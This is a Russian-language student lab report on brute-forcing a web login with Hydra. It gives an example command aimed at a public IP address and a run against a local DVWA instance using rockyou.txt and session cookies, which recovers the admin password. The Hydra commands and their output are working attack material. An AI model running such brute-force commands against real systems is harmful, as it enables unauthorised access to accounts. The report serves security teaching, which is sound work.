

Отчет по третьему этапу индивидуального проекта

Основы информационной безопасности

Кабанова Варвара, НПМбд02-21

Содержание

Цель работы	1
Задание	1
Теоретическое введение	1
Выполнение лабораторной работы	2
Выводы.....	4

Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

Задание

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

Теоретическое введение

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений [@brute, @force, @parasram].

Пример работы:

Исходные данные:

- IP сервера 178.72.90.181;
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password;`


- В случае неудачной аутентификации пользователь наблюдает сообщение Invalid username and/or password! Please try again.
- Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -f -V -s
80 178.72.90.181 http-post-form "/cgi-
bin/luci:username=^USER^&password=^PASS^:Invalid username"
```

- Используется http-post-form потому, что авторизация происходит по http методом post.
- После указания этого модуля идёт строка /cgi-bin/luci:username=^{USER}&password=^{PASS}:Invalid username, у которой через двоеточие (:) указывается:
- путь до скрипта, который обрабатывает процесс аутентификации (/cgi-bin/luci);
- строка, которая передаётся методом POST, в которой логин и пароль заменены на ^{USER} и ^{PASS} соответственно (username=^{USER}&password=^{PASS});
- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (Invalid username).

Выполнение лабораторной работы

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей rockyou.txt для kali linux (рис. 1).




```
(kali㉿kali)-[~]
$ cd ~/Downloads

(kali㉿kali)-[~/Downloads]
$ sudo gzip -d rockyou.txt.tar.gz
```


Распаковка архива со списком паролей

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта (рис. 2).



Сайт, с которого получаем информацию о параметрах Cookie

Чтобы получить информацию о параметрах cookie я установила соответствующее расширение для браузера [@cookies], теперь могу не только увидеть параметры cookie, но и скопировать их (рис. 3).



Информация о параметрах Cookie

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте (рис. 4).

```
l-$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&login=Login:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mh6uhk6u:F=Username and/or password incorrect."
```

Запрос Hydra


Спустя некоторое время в результат запроса появится результат с подходящим паролем (рис. 5).

```
l-$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&login=Login:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mh6uhk6u:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 21:51:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l1/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&login=Login:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mh6uhk6u:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 21:52:08
```

Результат запроса

Вводим полученные данные на сайт для проверки (рис. 6).



ome
structions
etup / Reset DB
Brute Force
ommand Injection
SRF
le Inclusion
le Upload

Vulnerability: Brute Force

Login


Username:

Password:

More Information

Ввод полученного результата в уязвимую форму

Получаем положительный результат проверки пароля. Все сделано верно (рис. 7).




ns
reset DB
Brute Force
d Injection
sion
id
CAPTCHA
tion
tion (Blind)
ision IDs
/)

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin


More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Результат

Выводы

Приобрела практические навыки по использованию инструмента Hydra для брутфорса паролей